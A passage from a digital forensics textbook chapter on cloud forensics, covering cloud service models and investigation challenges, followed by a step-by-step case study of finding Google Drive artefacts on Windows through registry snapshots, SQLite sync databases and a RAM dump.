http://www.binaryintel.com/services/jtag-chip-off-forensics/jtag-forensics/
https://9to5mac.com/2019/01/14/face-id-touch-id-court-ruling/
https://ieeexplore.ieee.org/document/8399079/
https://ieeexplore.ieee.org/document/8090395/

CHAPTER 8

Cloud Forensics

I don't need a hard disk in my computer if I can get to the server faster.... Carrying around these non-connected computers is byzantine by comparison.

—Steve Jobs

The CLOUD services companies of all sizes.... The cloud is for everyone. THE CLOUD IS A DEMOCRACY.

—Marc Benioff, CEO – Salesforce

One of the fast-growing trends in the IT industry today is the widespread use of cloud computing. Developers are using cloud computing platform to develop tools, services, and products for a variety of fields.

Cloud computing is the on-demand delivery of computing services such as servers, storage, databases, software, networking analytics, and other IT resources over the internet.

This type of computing relies on shared resources in place of having local servers or other devices to run operations.

Its benefits include the following:

- Cost – The expense of buying hardware and software gets eliminated, saving the customer a ton of money.
- Speed – Cloud computing services are customized as per needs of the client; this saves planning and testing of systems and boosts the speed of operations.
- Security – Cloud providers have strong security policies and protect the data and programs of their customers.
- Performance – Cloud providers use high-end systems with premium hardware, the latest software, and qualified engineers to provide their customers with a productive platform.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_8

In this chapter we will cover the following:

- Cloud Computing models
- Cloud Forensics
- Server-Side Forensics
- Client-Side Forensics
- Forensics as a Service (FaaS)

Cloud Computing Models

Cloud computing services are deployed based on an end user's requirement. These services are broken down into three categories:

- **Software as a Service (SaaS) –** This model of cloud computing provides the users the facility of utilizing a cloud service provider's software application running on cloud infrastructure. The cloud service provider owns all the layers, and the customer only has indirect control over the underlying operating infrastructure. This model is very cost effective for the customer as the maintenance cost is reduced. Popular examples include Google Docs, Microsoft 365, Citrix, etc. From a forensic perspective, SaaS model is a forensic goldmine. SaaS programs such as Google Docs have a nature of recording every event and maintaining an extensive log. From user logs to timestamps, all the details are of high value in a forensics investigation.
- **Platform as a Service (PaaS) –** This model allows the user to deploy their own application with the help of the software components built into the middleware. PaaS offers quick and cost-effective solution for development and testing of customer-deployed applications. Full control is given to the customers on the application layer. Google App Engine, Heroku, and Apprenda are examples of the PaaS model. In the context of forensics, customers can perform extensive logging, which can help the investigators.

- **Infrastructure as a Service (IaaS) –** As the name suggests, this model provides the entire infrastructure for cloud computing. This includes networking components, physical/virtual machines, firewalls, etc. Basically, a user will be outsourcing an entire IT ecosystem, which will be provided as a service over the internet. The cloud service provider manages the entire setup in direct response to customer requests. Microsoft Azure, Amazon Web Service (AWS), and Google Computer Engine are some popular examples of the IaaS model. This model provides the capabilities of taking snapshots of the physical memory and disk of virtual machines when forensic investigation is required.

Defining Cloud Forensics

Cloud Forensics is a subdiscipline of Digital forensics, which revolves around cloud computing. It is also recognized as a subset of network forensics as investigators deal with public and private networks, and cloud computing is based on broad network access.

For forensics investigators, Cloud forensics is a daunting task due to the various challenges, something like a Nightmare On Forensics Street.

In broad terms, cloud forensics consists of three dimensions as mentioned below:

- **Technical** – It encompasses the tools and procedures required to perform forensic investigation in the cloud. Data collection, evidence management, and live forensics are performed here.
- **Organizational** – It covers the organizational aspects of forensics and includes entities such as cloud service providers, legal advisors, customers' incident handlers, and objects such as binding service-level agreements (SLAs), policies, etc.
- **Legal** – It covers the development of agreements and regulations to ensure forensic activities do not breach laws and regulations in the jurisdiction where the forensics services are deployed.

Table 8-1 compares traditional cyber forensics with cloud forensics.

***Table 8-1.** Differences Between Traditional Cyber Forensics and Cloud Forensics*

Stage	Process	Traditional Forensics	Cloud Forensics
Identification	Identification of event	Multiple tools available	Few tools available
Preservation	Securing and documentation of crime scene	Yes	No
	Evidence collection	Physical	Virtual
Acquisition	Acquisition Time	Slow	Fast
	Hash	Slow	Fast
	RAM acquisition	Yes	Situational
	TimeStamp	Precise	Complex
Analysis	Data recovery	High Possibility	Low possibility
	Availability of Forensic software	Yes but are expensive	Yes and are relatively cheaper
Presentation	Documentation of evidence	Acquired evidence	Data from multiple sources
	Declaration	Common	Difficult to put forward to a judge

Server-Side Forensics

Server-side forensics refers to the forensic procedure performed on the server to obtain evidence. Analyzing server systems for evidence is a vital part in investigating cybercrimes. The server system has many potentially important sources for analysis, such as these:

- Server logs
- Application logs
- Database logs
- User Authentication logs
- Access information

A major problem with server-side forensics is the physical inaccessibility and unknown location of data. In case of a highly decentralized cloud environment, data might be spread across the multiple data centers and also located at different geographic locations.

Live forensics is a tough task to perform on the server side due to time synchronization. In cases of an audit, timestamps must be recorded carefully with reference to the time synchronization settings of the server.

ROLE OF CLOUD SERVICE PROVIDER

Cloud Service Provider is a company that offers some component of cloud computing. Data is distributed among many hosts in multiple data centers, making it difficult for forensic investigators to know the exact location of the data. Due to the lack of control of the system and not knowing where the data is physically located, it is difficult for investigators to perform memory acquisition of the disk. Therefore, both customers and investigators are heavily dependent upon the Cloud Service Provider in order to collect the digital evidence from a cloud computing environment. Identification, Verification, and Acquisition of evidence are very important to the forensic investigators. This dependence introduces serious issues of the Cloud Service Provider's (CSP's) trust and evidence integrity. Furthermore, there are many reasons that prevent a CSP from providing the consumer and investigator with the desired evidence in a forensically sound manner and a timely fashion. Some of these reasons are the following:

- Most CSPs will only keep a limited number of backups because of the sheer volume of data and users within the cloud environment.
- In case of an incident, the cloud provider will focus on restoring the service rather than preserving the evidence.
- Due to potential damages upon their reputation, some CSPs may not report the incident or cooperate in an investigation.
- The location uncertainty of the data makes the response time to a digital evidence request extremely challenging.

Client-Side Forensics

Statistics show that cybercrime mostly occur on the client side, and therefore evidence identification and collection are a vital part of cloud forensics. Most of the forensic techniques are developed for client forensics. Moreover, client systems are easier to access and, in some cases, the only option when forensic investigation is to be performed.

Some sources of evidence are listed below:

- Traces found in registry
- Log files
- Database files
- User accounts
- Synchronization logs

The use of cloud storage platforms such as Dropbox, Google Drive, Microsoft OneDrive, Evernote, etc., is popular and an important aspect of client-side forensics. These applications contain the most private and important data that a user wishes to keep safe such as photos, documents, even cryptocurrency wallets. These programs leave important artifacts on the system that are important to forensic investigators. The logs of these programs can be used to create a Timeline and can be used for Event reconstruction.

Challenges in Cloud Forensics

Challenges faced by Forensics Investigators are as mentioned below:

- Collection of evidence by the forensics investigator as there is a strong possibility the virtual instance the victim was using stands deleted or in use by a totally new user at that point in time.
- Was the CSP providing the services using their self-owned infrastructure, or was it outsourced from another CSP? In that case, what were the SLAs signed by the two parties in the context of security and forensics attributes.
- What policies define the retentions and backups of any forensics attributed data at the time of a cyber incident by the CSP.

- Retrieving erased data in the Cloud.
- Synchronization of date/timestamps.
- Real-time traffic analysis.
- Data backup and mirroring.
- Reconstructing the crime scene – includes evaluating the context of a crime scene and the physical evidence found there and trying to identify what occurred and in what order it occurred.

Artifacts in Cloud Forensics

There are some important areas and artifacts to examine in cloud forensics.

Log Files of Browsers

Cloud storage is basically a web-based service; therefore, it is important to collect and analyze the internet history. Browser log files are stored in the Profile directory consisting of cache, cookies, history, and downloaded files. The cache includes HTML files, XML files, text files, download times, download files, and data sizes. Cookies possess information about hosts, paths, cookie modification and expiration times, names, and values. A downloads list consists of local paths of downloaded files, downloaded URLs, file sizes, and unsuccessful downloads.

Physical Memory

Physical memory of a device contains information such as user IDs and passwords that were used to log in to a particular service. In a live system, it is important to collect the physical memory dump before imaging the device.

Registry

The Windows Registry remains one of the favorite places for cyber forensic experts to obtain valuable information. Many cloud apps create an entry in the Windows Registry.

For Mobile Devices

Let's consider Apple iOS and Android:

- **iOS** – Both Amazon S3 and Dropbox create a SQLite database file. While Amazon S3 leaves a bucket file with the timestamps, Dropbox leaves a 'Dropbox.sqlite' file with all its details.
- **Android** – In Android OS, a similar system is employed by these apps. The downloaded files from the cloud app are stored on the device with details about login and full path in which the app is installed. In Android devices, users mostly store data on their external SD card, and imaging and analysis of the device help the investigators to obtain these files.

Use of Cloud Forensics

Cloud forensics is three dimensional (as discussed in the cloud forensics section of this chapter).

There are multiple uses of this in Cloud Forensics:

- Investigation – Used to investigate cloud-related incidents.
- Troubleshooting – Using forensic techniques to resolve issues such as locating data files, hosts, etc.
- Data Recovery – In case of data recovery, forensics has plenty of tools to assist users.
- Log monitoring – collection and monitoring of logs.

Forensics as a Service (FaaS)

This model of cloud computing focuses on providing forensic services over the cloud. FaaS is a newly developed subset under cloud forensics, which is becoming an accepted step forward. The rise of IT and cloud computing has also led to increased requirements of forensic services. Cloud antivirus programs have become successful and popular as its developers showcased its advantages. Cyber forensic experts believe that even cloud-based forensic services have lots of advantages and will be widely accepted. Terremark is one such entity that provides FaaS.

Virtual Machine Introspection (VMI) is a technique that is helpful for debugging or forensic analysis. It is used for monitoring the runtime state of a system-level Virtual Machine. Terremark uses VMI for monitoring, management, and security of their vSphere cloud computing offering.

FaaS should be considered with IaaS, PaaS and SaaS. Cloud forensics gives a new direction and scope to digital forensic investigation, and it is not just confined to cloud crime; it can be useful in other digital forensic investigations as well.

The emerging delivery models include services delivered through the Cloud, and start-up information security companies play as pure CSPs. It includes providing security only as a cloud service and not as traditional client/server security products for networks, hosts, and/or applications. Forensics as a Service make use of massive computing power to facilitate cybercrime investigations on all levels.

Some of the features of FaaS include the following:

- Instance Gathering Process (IGP) – will have built-in modules to address timestamps, hashing tools, tools for aggregating Access Control, and Centralized log monitoring records.
- Instance Sample verification – Each instance sample is then taken for verification against an agreed-upon standard. This standard is dynamic in nature due to the nature of the cloud. Upon completion of verification, a hash value is taken and logged.
- Dedicated CSP Forensic Storage – These instances are stored in an encrypted state in dedicated storage.

Case Study: Google Drive Investigation

Google drive is a cloud storage service developed by Google. It allows its users to store their files, synchronize their files across devices, and share files. It also provides 15 GB of free storage.

Some forensic artifacts to look for during Google drive investigation are shown in Table 8-2.

Table 8-2. Forensic artifacts in Google Drive investigation

Google Drive client is installed inside	C:\Program Files\Google\Drive
The default folder used for syncing files	C:\Users\<username>\Google Drive
Different keys and values created inside the registry	SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\Folders\ SOFTWARE\Google\Drive NTUSER\Software\Microsoft\Windows\CurrentVersion\Run\GoogleDriveSync NTUSER\Software\Classes **From the registry we can obtain:** • Installed version • User folder
Sync_config.db	The Sync_config.db is a SQLITE3 DB which contain profile configuration like: • Client version installed • Local Sync Root Path • User Email
Snapshot.db	The Snapshot.db is a SQLITE3 DB that contains information about local and cloud entries • Cloud_entry table • File name • Created (UNIX Timestamp) • Modified (UNIX Timestamp) • URL • Checksum (MD5 hash) • Size • Shared • Local_entry • File name • Modified (UNIX Timestamp) • Checksum (MD5 hash) • Size

As a forensic investigator, we are going to analyze Google Drive on Windows. We will focus on different sources of digital evidence such as a file system, Windows Registry, SQLite databases, and memory dump.

1. Let's use Regshot, as described in Chapter 2. We take the first snapshot of the registry (Figure 8-1).




Figure 8-1. *The first snapshot*

2. Download Google Drive on your System. You can download it from:

   `https://www.google.com/drive/download/`

3. Take the second snapshot of registry (Figure 8-2).




Figure 8-2. *The second snapshot*

4. Click on Compare.
5. We can see added entries in `~res` file (Figure 8-3). We can conclude that Google Drive is installed on the system.




Figure 8-3. *Evidence that Google Drive is installed*

6. When you download Google Drive on your personal system, it will allow you to sync your Google Drive cloud storage with your computer. You can either sync the entire Drive or just specific files and folders. These are treated as local files on the computer. The default folder for the sync folder on Google Drive can be found at:

   `C:\Users\username\Google Drive\`

7. Let's check the Registry to see if the sync process has started automatically with the user's login (Figure 8-4). The entry to view is:

   ```
   Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\
   CurrentVersion\Run
   ```




Figure 8-4. *Checking the sync process*

8. Location of Google Drive in Window's Registry is as follows. We can see that Google Drive is installed on the system, and its version and the path of Installation are also shown here (Figure 8-5).

   `Computer\HKEY_CURRENT_USER\Software\Google\Drive`




Figure 8-5. *Google Drive Registry entries*

9. Under `C:\User\username\AppData\Local\Google\Drive\user_default\` you will find a bunch of SQLite databases. For example, `sync_config.db`, `device.db`, `uploader.db` and `snapshot.db`.

10. Open `sync_config.db`. We can see highest app version, sync root path, user email id, and lots of other information (Figure 8-6).




Figure 8-6. *sync_config.db details*

11. Similarly, we can open `snapshot.db` and its `local_entry` table. Here we can see filename, their size, modified timestamp, etc., of all the files present on our Google Drive and its sync folder (Figure 8-7).




Figure 8-7. *snapshot.db details*

Another approach for Google Drive forensics is capturing the memory of the system on which it is installed and analyzing the memory dump. For this example, we'll use Belkasoft's RAM Capturer (`https://belkasoft.com/ram-capturer`).

1. RAM Capturer tool is used to extract the entire contents of a computer's volatile memory and it creates a `.mem` file. Let's create a `.mem` file of the entire system that can be used in the next step for analysis. Make sure the Google Drive client is running processes in RAM and run the tool.

2. Open your `.mem` file (here `20181217.mem`) captured using the RAM Capturer tool from the previous step in your HxD hex editor for analysis (Figure 8-8).




***Figure 8-8.** The RAM dump*

3. Find the user's email id search `user_emailvalue` string in a hex editor (Figure 8-9). Here the email account is demoforhack1234@gmail.com.




***Figure 8-9.** The user's email*

4. To check the version of Google Drive client, search the `highest_app_versionvalue` string (Figure 8-10). Here it is 3.43.1584.4446

